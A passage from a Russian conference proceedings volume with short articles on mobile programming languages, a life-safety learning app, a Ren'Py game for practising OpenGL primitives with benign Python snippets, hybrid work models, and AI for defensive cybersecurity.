  - Обладает простым и понятным синтаксисом, что упрощает разработку и обслуживание кода.
  - Предлагает передовые функциональные и объектно-ориентированные возможности.
4. Objective-C:
- Традиционный язык программирования для разработки приложений под платформу iOS.
  - Имеет долгую историю использования, но многие разработчики предпочитают Swift из-за его современности и удобства.
5. React Native:
- Фреймворк для разработки кроссплатформенных мобильных приложений с использованием языка JavaScript.
  - Позволяет создавать приложения для Android и iOS, используя один и тот же код.
  - Обладает активным сообществом разработчиков и популярен благодаря своей гибкости и эффективности.

В заключение следует отметить, что выбор правильной комбинации операционной системы и языка программирования имеет решающее значение для успешного создания мобильных приложений. При выборе языка программирования необходимо учитывать, что различные операционные системы, такие как Android и iOS, имеют свои особенности и требования.

Исследование различных языков программирования для мобильных приложений позволяет разработчикам выбирать подходящий инструмент для выполнения определенных задач и достижения целей. Кроме того, учитывая быстрое развитие технологий и появление новых языков программирования, очень важно постоянно следить за последними тенденциями и изменениями в этой области.

\*\*\*

1. iOS против Android. Что всё-таки лучше? URL: <https://www.iphones.ru/iNotes/759337>
2. Android vs iOS. URL: [https://www.diffen.com/difference/Android\\_vs\\_iOS](https://www.diffen.com/difference/Android_vs_iOS)
3. Android vs. iOS: Which smartphone platform is the best? URL: <https://www.digitaltrends.com/mobile/android-vs-ios/>
4. Гаврилов Д. Разработка мобильных приложений: учебное пособие / Д. Гаврилов. – СПб.: БХВПетербург, 2017. – 352 с
5. Рябуха О. Разработка мобильных приложений на платформе iOS / О. Рябуха. – М.: ДМК Пресс, 2019. – 464 с.
6. Задачник по программированию на Android / Под ред. А. Н. Столярова. – 2-е изд. – М.: Издательство «ДМК Пресс», 2018. – 608 с.

Потетюрин Н.Д., Сороковнина И.А.

**Разработка и использование мобильных приложений для обучения и контроля знаний о безопасности жизнедеятельности**

*Казанский национальный исследовательский  
технический университет им. А.Н. Туполева – КАИ  
(Россия, Казань)*

doi: 10.18411/trnio-04-2024-666

**Аннотация**

В современном мире мобильные технологии играют одну из главных ролей в образовательном процессе, обеспечивая удобный и доступный способ получения и практики знаний. Статья посвящена разработке и использованию мобильных приложений, предназначенных для обучения и контроля знаний о безопасности жизнедеятельности. В работе рассматриваются принципы и методы разработки образовательных мобильных приложений, а также описывается их эффективность в улучшении осознания и запоминания правил безопасности среди пользователей различных возрастных групп. Исследуется процесс определения основных функциональных требований, включая интерактивность, пользовательский интерфейс и принципы обучения взрослых. Также статья затрагивает вопросы безопасности и конфиденциальности данных в таких приложениях. В заключение формулируются основные выводы о потенциале мобильных приложений как инструментов для повышения уровня информированности и безопасности населения.

**Ключевые слова:** мобильные приложения; обучение безопасности; контроль знаний; безопасность жизнедеятельности; образовательные технологии; интерактивное обучение; разработка ПО; пользовательский интерфейс; методы обучения взрослых; оценка эффективности; информационная безопасность; конфиденциальность данных; электронное обучение (e-learning).

**Abstract**

In the modern world, mobile technologies play a key role in the educational process, providing a convenient and accessible way to obtain and practice knowledge. The article is devoted to the development and use of mobile applications designed for training and monitoring knowledge about life safety. The paper examines the principles and methods of developing educational mobile applications, and also evaluates their effectiveness in improving awareness and memorization of safety rules among users of various age groups. Describes the process of identifying key functional requirements, including interactivity, user interface, and adult learning principles. The article also touches on issues of data security and privacy in such applications. In conclusion, the main conclusions about the potential of mobile applications as tools for increasing the level of awareness and safety of the population are formulated.

**Keywords:** mobile applications; safety training; knowledge control; life safety; educational technologies; interactive training; software development; user interface; adult learning methods; efficiency mark; Information Security; data privacy; electronic learning.

В современном мире, где технологии стремительно развиваются, мобильные приложения играют важную роль в самых различных сферах человеческой деятельности. Одной из таких сфер является образовательный процесс по безопасности жизнедеятельности. Данное направление становится все более актуальным в условиях, когда повышенное внимание уделяется предотвращению чрезвычайных ситуаций и сокращению риска негативных последствий для жизни и здоровья людей. Зачастую, от уровня осведомленности граждан зависит не только его личная безопасность, но и безопасность окружающих.

Целью работы можно обозначить поиск современных решений, с помощью которых будет повышена эффективность образовательного процесса в области безопасности

жизнедеятельности, обеспечив при этом удобство и доступность обучающего материала для широкой аудитории. Использование мобильных приложений открывает новые горизонты для обучения, делает процесс запоминания информации более интерактивным и персонализированным, что в свою очередь способствует формированию необходимых знаний и умений для поддержания безопасности в повседневной жизни.

Сегодня активный рост объема образовательного материала, а также сокращения времени на его изучение демонстрирует необходимость применения инновационных методик при обучении. Для этого необходимо организовывать и управлять образовательным процессом, контролировать усвоение знаний и искать пути для повышения его качества.

Именно внедрение инновационных технологий в образовательном процессе становится основным источником возможностей для развития и совершенствования обучения в настоящее время.

Развитие технологий за последние несколько десятилетий оказало значительное влияние практически на все сферы нашей жизни, включая систему образования. А современный образовательный процесс развивается сегодня благодаря влиянию Интернета, и уже не может строиться так, как он был сформирован несколько десятков лет назад. В настоящее время необходимы такие изменения в образовательном процессе, которые будут способствовать вовлечения учащихся не только в учебную программу, но и для привлечения в само образовательное учреждение.

Благодаря интеграции технологий в образование и платформы онлайн-обучения учащиеся теперь могут получить доступ к огромному количеству информационных и образовательных ресурсов при помощи компьютерных технологий и Интернета. Школьники и студенты всего мира теперь пользуются не только учебниками и лекциями, но и могут получить доступ к различным онлайн-ресурсам, включая видео, интерактивные симуляции, приложения и онлайн-статьи. После пандемии 2020 года можно посетить онлайн даже музей или художественную галерею, что позволяет изучать всевозможные темы глубже и в удобном для учеников темпе.

Так, технологии глубоко влияют на образование, во многих отношениях трансформируя традиционный ландшафт образования. Интернет разрушает барьеры на пути к образованию, включая географические, финансовые барьеры и барьеры, связанные с индивидуальными особенностями человека (инвалидность или иные проблемы со здоровьем). Благодаря онлайн-курсам, виртуальным классам, образовательным платформам и приложениям и инструментам «видеоконференций» ученики могут обучаться где угодно и когда угодно. Студенты также могут получить доступ к множеству образовательных ресурсов, в том числе и к бесплатным.

Программное обеспечение для интерактивного обучения может отслеживать прогресс учащихся и соответствующим образом корректировать учебную программу.

Современные интерактивные инструменты обеспечивают совместную работу и общение в режиме реального времени, что упрощает учащимся работу над групповыми проектами и получение обратной связи. Технологии облегчили учащимся сотрудничество со своими педагогами.

Технологии и образование делают обучение более увлекательным и интерактивным. Технологии виртуальной и дополненной реальности, моделирование и геймификация помогают учащимся понять сложные концепции и сделать обучение понятным, доступным и интересным. Инновационные технологии также способствуют формированию новых способов для оценки их качеств в образовательном процессе.

Задачей разработки мобильных приложений для обучения и контроля знаний о безопасности жизнедеятельности является обеспечение доступности и эффективности учебного процесса. Такие приложения позволяют интегрировать теоретические знания и практические навыки в области безопасности жизнедеятельности, используя интерактивные методы обучения и мультимедийные возможности современных мобильных устройств.

В процессе разработки приложения уделяется особое внимание созданию удобного пользовательского интерфейса, который должен быть интуитивно понятным и адаптированным

под восприятие различных категорий пользователей. Учитывая мобильность аудитории, особую ценность представляет адаптивность приложений, обеспечивающая их стабильность и корректную работу на различных платформах и устройствах.



Рисунок 1. Виды мультимедийных технологий, применяемых в приложениях.

Обучающий контент в таких приложениях реализуется через широкий спектр мультимедиа — текстовые инструкции, изображения, аудио- и видеоматериалы, анимации, что способствует лучшему запоминанию информации и осмыслению материала. Интерактивные элементы, такие как викторины, тесты и симуляции, используются для проверки знаний и формирования практических навыков безопасности жизнедеятельности. Формируется обратная связь, позволяющая пользователю отслеживать свои успехи и области, требующие дополнительной работы.

Современные технологические подходы, такие как искусственный интеллект и машинное обучение, интегрируются для персонализации учебного процесса. Системы аналитики и сбора данных о поведении и успеваемости пользователей позволяют адаптировать материалы и методики под конкретного пользователя, его уровень знаний, предпочтения и скорость обучения.

Важным аспектом использования мобильных приложений является вопрос конфиденциальности и защиты личных данных. Разработчики обязаны следовать стандартам безопасности и предусматривать механизмы защиты информации от несанкционированного доступа.

Эффект от использования мобильных приложений для обучения и контроля знаний о безопасности жизнедеятельности постоянно оценивается на основе обратной связи от пользователей и мониторинга статистических результатов тестирования, что позволяет своевременно корректировать учебные программы и оптимизировать функционал приложений.

Таким образом, мобильные приложения открывают новые горизонты в педагогической практике, предоставляя средства для инновационного, гибкого и доступного образования в области безопасности жизнедеятельности, что особенно значимо в условиях повсеместного распространения мобильных технологий и необходимости повышения уровня информированности населения о мерах безопасности как в быту, так и на производстве.

\*\*\*

1. Беляков, Г. И. Техника безопасности и электробезопасность : учебник для вузов / Г. И. Беляков. — 5-е изд., перераб. и доп. — Москва: Издательство Юрайт, 2023.— 683 с.
2. Исследование рынка онлайн-образования // [Электронный ресурс] // [https://netology.ru/edtech\\_research\\_2022](https://netology.ru/edtech_research_2022) // (дата обращения 10.03.2024)
3. Ничепорчук Валерий Васильевич, Ноженков Александр Ильич, Коробко Алексей Александрович Мобильные приложения мониторинга безопасности жизнедеятельности // Образовательные ресурсы и технологии. 2018. №4 (25). URL: <https://cyberleninka.ru/article/n/mobilnye-prilozheniya-monitoringa-bezopasnosti-zhiznedeyatelnosti> (дата обращения: 10.03.2024).

4. Сычев, Ю. Н. Безопасность жизнедеятельности : учебное пособие / Ю.Н. Сычев. — 2-е изд., перераб. и доп. — Москва : ИНФРА-М, 2023. — 225 с.
5. Халилов, Ш. А. Безопасность жизнедеятельности: учебное пособие / Ш.А. Халилов, А.Н. Маликов, В.П. Гневанов ; под ред. Ш.А. Халилова. — Москва : ФОРУМ : ИНФРА-М, 2022.

**Савкина А. В., Черашева В. В.**

## **Применение Ren'Py ДЛЯ создания обучающей программы при изучении примитивов OPEN GL**

*Мордовский государственный университет им. Н. П. Огарёва  
(Россия, Саранск)*

doi: 10.18411/trnio-04-2024-667

### **Аннотация**

Статья посвящена использованию бесплатного программного игрового движка Ren'Py и языка программирования Python для разработки приложения, с помощью которого студенты в игровой форме смогут отрабатывать навыки построения графических образов с помощью примитивов OPEN GL.

**Ключевые слова:** движок Ren'Py, лабораторная работа, примитивы, библиотека OpenGL, приложение.

### **Abstract**

The article is devoted to the use of the free software game engine Ren'Py and the Python programming language to develop an application with which students will be able to practice the skills of building graphic images using OPEN GL primitives in a playful way.

**Keywords:** Ren'Py engine; laboratory work; primitives; OpenGL, application.

Все множество изображений, которые можно получить при помощи средств библиотеки OpenGL, в конечном итоге представляют собой совокупность простейших геометрических фигур, называемых примитивами. Библиотека OpenGL является относительно низкоуровневым интерфейсом к графическому оборудованию и не позволяет непосредственно работать с такими высокоуровневыми графическими объектами и структурами данных как сценические графы, сложные геометрические модели и т.д. Вместо этого OpenGL сосредотачивается на работе с простыми и универсальными графическими элементами и предоставляет средства для их комбинирования и управлением процессом их отображения на экране. Такой подход позволил достичь большой гибкости и дал возможность применять библиотеку OpenGL при создании различных классов графических систем.

В данной статье рассматривается подход к изучению примитивов и отработки их применения на конкретных примерах, с помощью специального разработанного программного обеспечения с помощью игрового движка Ren'Py, что значительно способствует повышению интереса к учебе, быстрому и эффективному получению знаний и навыков, с помощью которой игра в учебном процессе является уже не самоцелью, а полезным инструментом, позволяющим эффективно изучить материал.

В OpenGL большинство примитивов рисуются путем задания набора координат их характерных точек в виде объявления вершин, а также их атрибутов, таких как цвет, координаты текстуры, координаты вектора нормали, свойства материала и т.д. Каждый атрибут задается отдельной командой.

OpenGL поддерживает следующие виды примитивов:

- GL\_POINTS для задания точек используется тип примитива;
- GL\_LINES, GL\_LINE\_STRIP, GL\_LINE\_LOOP для рисования отрезков;
- GL\_TRIANGLES, GL\_TRIANGLE\_STRIP, GL\_TRIANGLE\_FAN для формирования треугольников;
- GL\_QUADS, GL\_QUAD\_STRIP для представления четырехугольников;



– GL\_POLYGON для многоугольников.

Для того, чтобы автоматизировать процесс обучения, связанный с построением примитивов, необходимо создать словарь примитивов, с обозначениями для каждого из них, в зависимости от количества точек, например, «GL\_TRIANGLES»: 3, обозначение с двумя цифрами предусматривает соответственно, обозначение типа фигуры по количеству точек и тип примитива, поскольку полигон может иметь любое количество точек, то он обозначается числом 100

```
default imgs={
  «GL_QUADS»: 4,
  «GL_TRIANGLES»: 3,
  «GL_LINES»: 2,
  «GL_POINTS»: 1,
  «GL_LINE_STRIP»: 21,
  «GL_LINE_LOOP»: 22,
  «GL_TRIANGLE_STRIP»: 31,
  «GL_TRIANGLE_FAN»: 32,
  «GL_QUAD_STRIP»: 41,
  «GL_POLYGON»: 100.
```

При выполнении заданий студентам, необходимо уметь записывать правильные параметры типов в соответствии с их описанием в Open GL, и в соответствии с их описанием, правильно сформировать координаты вершин примитивов и задать цвет, поэтому для оценивания правильности записанных студентами конструкций, в разработанном приложении присутствует код, отвечающий за считывание параметров цвета, координат, определения типа примитива:

```
#Считывается цвет
colors=[]
st=stroka[stroka.find(«glColor3f(«)+10:stroka.find(«);»):1]
colorst=st.split(',')
for r in colorst:
  colors.append(float(r))
elif((stroka.find(«glVertex3f(«)!=-1) and (imgt!=«««)):
  #Считываются координаты
  st=stroka[stroka.find(«glVertex3f(«)+11:stroka.find(«);»):1]
  pt=st.split(',')
  point=[]
```

.....

```
#GL_TRIANGLE_STRIP, GL_TRIANGLE_FAN, GL_LINE_STRIP
```

```
if i>=imgt//10 and imgt//10<=3:
```

```
for p in points:
```

```
pp.append(p)
```

```
imgtypes.append(ImagePart(imgt//10,pp,colors)) #Фигуры записываются
```

отдельно в зависимости от типа - треугольник или линия

```
del points[imgt==32]
```

#Если примитив TRIANGLE\_FAN, то отбрасывается вторая точка (индекс - 1), иначе отбрасывается первая (индекс - 0)

```
#GL_QUAD_STRIP
```

Проверка определенного задания строится также с учетом построения примитива и поиска необходимого для этого количества точек, например:

```
def taskcheck(tasknum, imgtypes, tscore):
```

```
count=0
```

```
#Проверка задания 1: поиск 2х треугольников.
```

```
if tasknum==1:
```

```

if len(imgtypes)<2:
    tscore=tscore-6
else:
    for tt in imgtypes:
        if tt.name==3:
            count+=1
    if count<2:
        tscore=0
#Проверка задания 2: поиск четырехугольника.
if tasknum==2:
    if len(imgtypes)<1:
        tscore=tscore-6
    else:
        for tt in imgtypes:
            if tt.name==4:
                count+=1
        if count<1:
            tscore=0

```

Как показывает практика, на изучение использования примитивов и построения с помощью них геометрических фигур различной сложности, уходит достаточно много времени. Для реализации программного кода автоматизации сюжета выполнения лабораторной работы, учитывается количество заданий лабораторной работы, создается система уровней сложности; есть возможность повышения сложности заданий путем введения дополнительных условий, проработана система достижений и оценок, проведен лексический анализ на соответствие правильности программного кода, написанного студентом с указанием количества набранных баллов и подведения итогов выполнения конкретного задания. В результате студент переходит к выполнению следующего задания, или повторно выполняет задание до тех пор, пока не наберет определенное количество баллов.

Вывод результатов:

```

screen ENDGOAL:
    add «gui/frame.png» xalign 0.5 yalign 0.5
    if total_score>5:
        text «Ваш итоговый балл:[total_score]» xalign 0.5 yalign 0.5
        imagebutton idle «gui/navigation/arrowright.png» xalign 0.7 yalign 0.6 action
Jump(«assignment»)
#Если недостаточно баллов, то задание выполняется заново
else:
    text «Задание невыполнено. Попробовать снова?» xalign 0.5 yalign 0.5
    imagebutton idle «gui/navigation/arrowright.png» xalign 0.7 yalign 0.6 action
Jump(«assignmentrep»)

```

Рисование фигур:

```

def draw(self,canvas,pos,color):
    if self.name==4 or self.name==3 or self.name==100: #Вывод треугольников,
    четырехугольников и многоугольников
        canvas.polygon(self.color,self.xy),
    if self.name==2: #Вывод линий
        canvas.line(self.color, (self.xy[0][0],self.xy[0][1]),(self.xy[1][0],self.xy[1][1])),
    if self.name==1: #Вывод точек
        canvas.circle(self.color,(self.xy[0][0],self.xy[0][1]),5)

```

В результате правильного выполнения задания, после введенного кода, студент видит результат на экране.



Рисунок 1.

Такой подход к реализации выполнения лабораторной работы способствует развитию различных способов мотивации студентов к обучению, этому способствуют соревновательные элементы, стимул заработать больше баллов, выполнить задание за более короткий промежуток времени, использование виртуальных наград, получение секретных кодов за выполнение особо сложных заданий – всё это способствует повышенному интересу студентов к изучению компьютерной графики.

\*\*\*

1. Александров, Э. Э., Савкина, А. В. Компьютерная графика. //Учебное пособие, Саранск, 2005. 83 с.
2. Афонин, В.В., Савкина, А.В., Никулин, В.В. Алгоритм и методика ранжирования группы растровых изображений // Вестник Астраханского государственного технического университета. Серия: управление, вычислительная техника и информатика. 2021 С. 58-67.
3. Савкина, А. В., Черашева, В. В. Геймификация и сторителлинг в учебном процессе высшей школы //Столыпинский вестник. № 11. 2023 С. 1-9
4. Черашева, В. В., Савкина, А. В. Сторителлинг в учебном процессе // ИТО XXXIV конференция с международным участием «Современные информационные технологии в образовании». Троицк-Москва. 2023 С. 104-106.
5. Егунова, А. И., Савкина, А. В., Черашева, В. В. Разработка игры в жанре Point&Click с использованием библиотеки Ren'Py // Сборник статей V Международной научно-практической конференции. Студенческий научный форум. Пенза. 2022 С. 44-47.
6. Афонин В. В., Савкина, А. В. Оценка устойчивости структурно-яркостных свойств при цифровой обработке изображений // Вестник Астраханского государственного технического университета. Серия: управление, вычислительная техника и информатика. 2021 С. 39-46.

**Садриев Р.Р.<sup>1</sup>, Кушакова А.И.<sup>1</sup>, Романовский Н.А.<sup>1</sup>, Столяров И.С.<sup>2</sup>**  
**Гибридные модели работы: как ИТ меняют организацию труда**

<sup>1</sup>Санкт-Петербургский государственный технологический институт  
(Россия, Санкт-Петербург)

<sup>2</sup>Казанский государственный энергетический университет  
(Россия, Казань)

doi: 10.18411/trnio-04-2024-668

**Аннотация**

В статье обсуждается появление гибридных моделей работы, которые стали возможными благодаря прогрессу в ИТ. Также подчеркивается увеличение продуктивности и удовлетворенности сотрудников как преимущества, но и отмечаются сложности в поддержании корпоративной культуры. В статье акцентируется внимание на необходимости тщательного внедрения этих моделей с ясной коммуникацией и структурами поддержки.

**Ключевые слова:** гибридные модели работы, информационные технологии (ИТ), удаленная работа, офисная работа, гибкий график работы, цифровая эпоха, средства коммуникации, совместная работа, средства управления проектами.

**Abstract**

The article discusses the emergence of hybrid work models, which have become possible thanks to progress in IT. It also highlights the increase in productivity and employee satisfaction as advantages, but also notes the difficulties in maintaining corporate culture. The article emphasizes the need for careful implementation of these models with clear communication and support structures.

**Keywords:** hybrid work models, Information Technology (IT), remote work, office work, flexible work schedules, digital age, communication tools, collaboration, project management tools.

В наше время мы наблюдаем фундаментальный сдвиг в парадигме работы. Традиционная модель офисной работы уступает место более гибким и динамичным механизмам, отражая меняющуюся природу труда. Этот переход обусловлен, в первую очередь, достижениями в области информационных технологий (ИТ), которые открыли двери для гибридных моделей работы.

Гибридная работа, характеризующаяся сочетанием удаленной и офисной работы, представляет собой подход к современной трудовой динамике. Она дает сотрудникам возможность выбирать, где и как они работают, что приводит к повышению автономии и, как следствие, к большей удовлетворенности работой.

Появление гибридных моделей работы можно объяснить стечением факторов, среди которых пандемия COVID-19 сыграла роль катализатора. Пандемия не только сделала удаленную работу необходимостью для обеспечения безопасности, но и заставила организации пересмотреть свои традиционные модели работы.

Решение таких компаний, как Microsoft, отложить возвращение сотрудников в офисы на неопределенный срок, подчеркивает сохраняющуюся неопределенность, связанную с пандемией, и признание преимуществ гибридных механизмов работы. Аналогичным образом, лидеры отрасли, такие как Adobe и IBM, внедряют гибридные подходы, признавая их потенциал для повышения гибкости, производительности и удовлетворенности сотрудников.

Эмпирические данные подтверждают, что гибридные модели работы могут привести к повышению производительности в организациях. Бизнес-лидеры из разных секторов сообщают о ощутимом повышении производительности, причем 57% связывают это именно с внедрением гибридных методов работы [1]. Выводы отчета McKinsey также подтверждают эти утверждения, показывая, что большинство сотрудников демонстрируют повышенный уровень производительности в гибридных рабочих средах. Такой всплеск производительности можно объяснить различными факторами, включая гибкость в организации рабочего дня, сокращение времени на дорогу и возможность работать в условиях, благоприятствующих индивидуальным предпочтениям.

Более того, интеграция удаленной работы и работы в офисе принесла заметные преимущества для благополучия сотрудников. Исследования указывают на заметное улучшение общего психического здоровья среди сотрудников, работающих в гибридных моделях, с повышением уровня благополучия на 38% [2]. Это улучшение в значительной степени объясняется гибкостью и автономией, позволяя людям лучше сочетать работу и личные обязательства. Кроме того, высокий уровень уверенности сотрудников в своих возможностях виртуальной совместной работы является хорошим предзнаменованием устойчивого успеха гибридных моделей работы, что соответствует ожиданиям руководства о значительном повышении производительности.

Традиционная офисная модель работы предполагает, что все сотрудники работают в одном и том же физическом пространстве. Это может привести к ряду проблем, связанных с производительностью.

Напротив, в офисной среде сотрудники могут столкнуться с множеством отвлекающих факторов, таких как шум, переговоры коллег и прерывания рабочего процесса. Это может привести к тому, что значительная часть рабочего времени тратится на непродуктивные задачи, включая поиск информации. Также офисная модель работы может быть неэффективной для

сотрудников, которые работают лучше в других условиях. Например, некоторые люди работают лучше дома или в тихих местах, где нет отвлекающих факторов.

Исследование, проведенное Gartner, выявило значительную проблему в поддержании организационной культуры в гибридной рабочей среде: только 25% удаленных или гибридных работников умственного труда чувствуют связь с культурой своей компании [3]. Это говорит о том, что необходимо преодолеть разрыв между удаленными сотрудниками и сотрудниками, работающими в офисе, для формирования сплоченной организационной культуры.

Организация удаленной работы часто может привести к тому, что сотрудники будут чувствовать себя изолированными и оторванными от своих коллег и ценностей организации [4]. Это чувство изоляции может повлиять на моральный дух сотрудников, вовлеченность и общую производительность, создавая серьезную проблему для организаций, переходящих на гибридные модели работы.

Эффективное лидерство в условиях гибридной работы требует адаптации к новым стилям управления и стратегиям. Лидеры должны ориентироваться в сложностях руководства командами в разных местах, обеспечивая эффективную коммуникацию, сотрудничество и сплоченность команды, несмотря на физическое расстояние.

Гибридная работа — это не просто сочетание удаленной и офисной работы. Это новый подход к организации труда, который требует от организаций переосмысления своих стратегий управления, корпоративной культуры и использования технологий.

Крайне важно найти баланс между гибкостью в организации работы и поддержанием сплоченной организационной культуры. Организации должны найти способы наделить сотрудников гибкостью, одновременно развивая чувство принадлежности и соответствия миссии и ценностям компании.

В заключение, гибридные модели работы оказывают сильное влияние на тенденции современной работы, обусловленные технологическими достижениями и меняющимися предпочтениями сотрудников. Используя возможности ИТ, организации могут использовать преобразующий потенциал гибридной работы, способствуя повышению производительности и повышению благосостояния сотрудников.

Однако переходный период требует стратегического планирования для решения проблем, присущих традиционным офисным средам, прокладывая путь к более адаптивному и устойчивому организационному духу в эпоху цифровых технологий.

\*\*\*

1. Productivity has risen with remote/hybrid working, but worker trust may pose a larger challenge: PwC survey // PwC: сайт. – URL: <https://www.pwc.com/gx/en/news-room/press-releases/2021/pwc-future-of-work-survey-2021.html> (дата обращения: 18.03.2024)
2. The impact of remote and hybrid working on workers and organisations // UK Parliament : сайт. – URL: <https://post.parliament.uk/research-briefings/post-pb-0049/> (дата обращения: 18.03.2024)
3. Портал №1 по управлению цифровыми и информационными технологиями // Плюсы и минусы гибридной рабочей культуры: Какая культура работы нужна вашей команде? : сайт. – URL: <https://cleverics.ru/digital/2022/02/plyusy-i-minusy-gibridnoj-rabochej-kultury-kakaya-kultura-raboty-nuzhna-vashej-komande/> (дата обращения: 18.03.2024)
4. Влияние удаленной работы на вовлеченность сотрудников // ClockIt : сайт. – URL: <https://clockit.io/ru/impact-of-remote-work-on-employee-engagement/> (дата обращения: 18.03.2024)

**Сахненко Е.Н.**

**Применение Искусственного интеллекта для обнаружения угроз и инцидентов безопасности, а также для повышения эффективности реагирования на инциденты в системах информационной безопасности**

*Академия ФСО России  
(Россия, Северсталь)*

doi: 10.18411/trnio-04-2024-669

#### **Аннотация**

В статье обсуждается быстрый прогресс в области искусственного интеллекта (ИИ), подчеркивается его влияние на различные области, такие как распознавание изображений,

обработка естественного языка и анализ данных. В нем описаны проблемы и риски, связанные с системами ИИ, включая манипуляции, нарушения безопасности и необходимость безопасных и надежных методологий. В документе освещаются важнейшие элементы систем ИИ — восприятие, обучение, принятие решений и действия, а также необходимость формальных методов верификации для обеспечения логической надежности и управления рисками. В нем также рассматривается развитие ИИ в сфере кибербезопасности, предлагая междисциплинарный подход к балансу инноваций с этическими, социальными и правовыми нормами.

**Ключевые слова:** искусственный интеллект, кибербезопасность, кибератака, машинное обучение, информационные атаки.

### Abstract

This scientific article discusses the rapid advancements in artificial intelligence (AI), emphasizing its impact on various fields such as image recognition, natural language processing, and data analytics. It outlines the challenges and risks associated with AI systems, including manipulation, security breaches, and the necessity for secure and reliable methodologies. The paper highlights the essential elements of AI systems—perception, learning, decision-making, and action—and the need for formal verification methods to ensure logical reliability and risk management. It also explores the development of AI in cybersecurity, suggesting a multidisciplinary approach to balance innovation with ethical, social, and legal norms.

**Keywords:** artificial intelligence, cybersecurity, cyberattack, machine learning, information attacks.

Недавние прорывы в области искусственного интеллекта (ИИ) привели к значительным изменениям, превосходя человеческие способности в областях, таких как распознавание изображений, обработка естественного языка и аналитика данных. Экономические стимулы активизируют разработку и внедрение новаторских ИИ-приложений, которые кардинально меняют бизнес-процессы как в лучшую, так и в худшую сторону. Тем не менее, системы ИИ подвержены рискам манипуляций, обхода защиты и введения в заблуждение, что ставит под угрозу безопасность таких систем, как сетевой мониторинг, финансовые службы и автономные транспортные средства. Поэтому критически важно разработать безопасные и надежные методы, а также лучшие практики. Системы ИИ объединяют четыре ключевых элемента: восприятие, обучение, принятие решений и выполнение действий. Эти элементы должны синхронно работать в сложных условиях, где любая ошибка может привести к нежелательным последствиям. У каждого компонента есть свои специфические слабые места, например, подверженность восприятия атакам на обучающие данные или уязвимость процесса принятия решений перед кибератаками. Для предотвращения некорректного поведения системы необходимо учитывать не только логические аспекты, но и влияние шума и неопределенности, устанавливая строгие границы для каждого элемента. Существует срочная потребность в разработке формальных методов проверки как отдельных компонентов ИИ и машинного обучения, так и их взаимодействия, для обеспечения их логической надежности, эффективности принятия решений и управления рисками. Требуются новые стратегии для определения функционала системы и ее реакций на атаки. Из-за сложности ИИ-систем, их развертывание и настройка представляют собой сложную задачу, в отличие от традиционных систем, где можно адаптировать спецификации для каждого элемента. Необходимы исследования в области архитектурных решений и аналитических методов, которые позволят проверять компоненты в рамках обширных инициатив по созданию стандартов, определению лучших практик, разработке инструментов и методологий для обеспечения предсказуемости и надежности систем.

Специалисты в области кибербезопасности видят в искусственном интеллекте (ИИ) технологию, способную обнаруживать закономерности в данных и анализировать их для последующего принятия решений автономно. ИИ призван работать подобно человеку, следуя

логике цикла «наблюдение, ориентирование, принятие решения, действие» (OODA), но выполняя эти задачи на порядки быстрее любого человека. Первые примеры использования ИИ в сфере безопасности появились еще в конце 80-х годов прошлого века в виде систем оповещения о киберугрозах, основанных на заранее заданных правилах и критериях. В 2000-х годах важность ИИ начала возрастать благодаря достижениям в машинном обучении. Однако реальный переворот в использовании ИИ в области кибербезопасности произошел благодаря быстрому развитию технологий нейронных сетей и генеративного ИИ в последние годы[2].

Развитие ИИ в киберзащите продвигается с необычайной скоростью. Согласно отчету Spherical Insights, в 2023 году объем мирового рынка ИИ-решений для кибербезопасности составил \$15,25 млрд, и прогнозируется, что к 2032 году он достигнет \$96,81 млрд, увеличившись более чем в 6 раз. Ожидается, что отрасль будет расти с среднегодовым темпом на уровне 20%. Таким образом, уже через несколько лет невозможно будет представить себе область кибербезопасности без применения машинного обучения и нейронных сетей[5].

Разработка систем искусственного интеллекта (ИИ) для обеспечения безопасности, основывается на принципах, аналогичных иммунной системе человека, представляет собой многообещающее направление в области информационной безопасности. Основная идея заключается в создании систем, которые не просто реагируют на угрозы по заранее определенным правилам, но адаптируются к новым угрозам и условиям, обучаясь на основе накопленного опыта и данных. Первое поколение таких систем фокусировалось на использовании разнообразных моделей машинного обучения для обнаружения и реагирования на угрозы. Они обучались на основе данных о прошлых атаках, чтобы идентифицировать потенциальные угрозы и предложить планы по их нейтрализации. Этот подход позволил системам автоматически адаптироваться к изменяющимся тактикам атакующих, улучшая общую защиту. Системы второго поколения ушли еще дальше, внедряя механизмы интеллектуального анализа для выявления более сложных паттернов и зависимостей. Интеграция обучающихся узлов в различные сегменты системы защиты позволила повысить эффективность управления доступом и других функций безопасности. Такой подход значительно усилил способность систем к самообучению и адаптации. Текущее направление развития уходит от централизованной обработки данных в пользу создания распределенной системы обучающихся узлов. Это обеспечивает локальный сбор и анализ данных, что особенно важно для защиты разветвленных сетевых структур и периферийных устройств. Распределенное машинное обучение позволяет системам эффективно обмениваться информацией о угрозах, адаптироваться к новым условиям и быстро реагировать на инциденты безопасности на местном уровне, при этом повышая уровень защиты на всей периферии.

Премьерный центр исследований в области искусственного интеллекта под эгидой правительства США выбрал программное обеспечение для оценки автоматизированной маркировки как инструмент для ускорения разработки AI и ML приложений для разнообразных кибербезопасных сценариев. В этом контексте, модели машинного обучения, разработанные при помощи искусственного интеллекта, были сопоставлены с моделями, обученными на заранее аннотированных данных. Эксперты пришли к выводу, что ручное аннотирование данных не отвечает их требованиям по множеству причин:

Конфиденциальные данные не могут быть переданы на внешнюю разметку из-за требований к конфиденциальности. Кроме того, внутренний доступ к этим данным часто ограничен, что затрудняет процесс аннотирования. Ручная разметка данных приводит к неэффективному использованию ресурсов. Квалифицированные специалисты в области кибербезопасности находятся в большом дефиците, и не хватает ресурсов для аннотирования миллионов записей. Процесс разметки данных требует регулярного обновления для соответствия изменениям в данных или целях организации, что усугубляет проблему масштабируемости. Модели, обученные на вручную размеченных данных, страдают от недостатка объяснимости, что критично для принятия важных решений.

Данный проект использовал набор данных, включающий сетевые пакеты из различных приложений, описанных с помощью 50 признаков и содержащих в общей сложности более 2.7

миллионов записей. Набор признаков включал статистические данные о пакетах (например, количество пакетов, объем трафика и др.), а также IP-адреса и порты отправителя и получателя. Хотя IP-адрес получателя может быть полезен для предсказания типа приложения, его использование в обучении модели не рекомендуется из-за изменений в использовании IP-адресов приложениями со временем. Программное обеспечение искусственного интеллекта позволило использовать IP-адрес получателя для быстрой аннотации данных без включения его в обучение модели, опираясь вместо этого на более надежные статистические данные о пакетах. Таким образом, IP-адрес был использован как «необслуживаемый признак» для аннотации данных, в то время как для обучения и вывода использовались только «обслуживаемые признаки», такие как статистика пакетов и информация о портах.

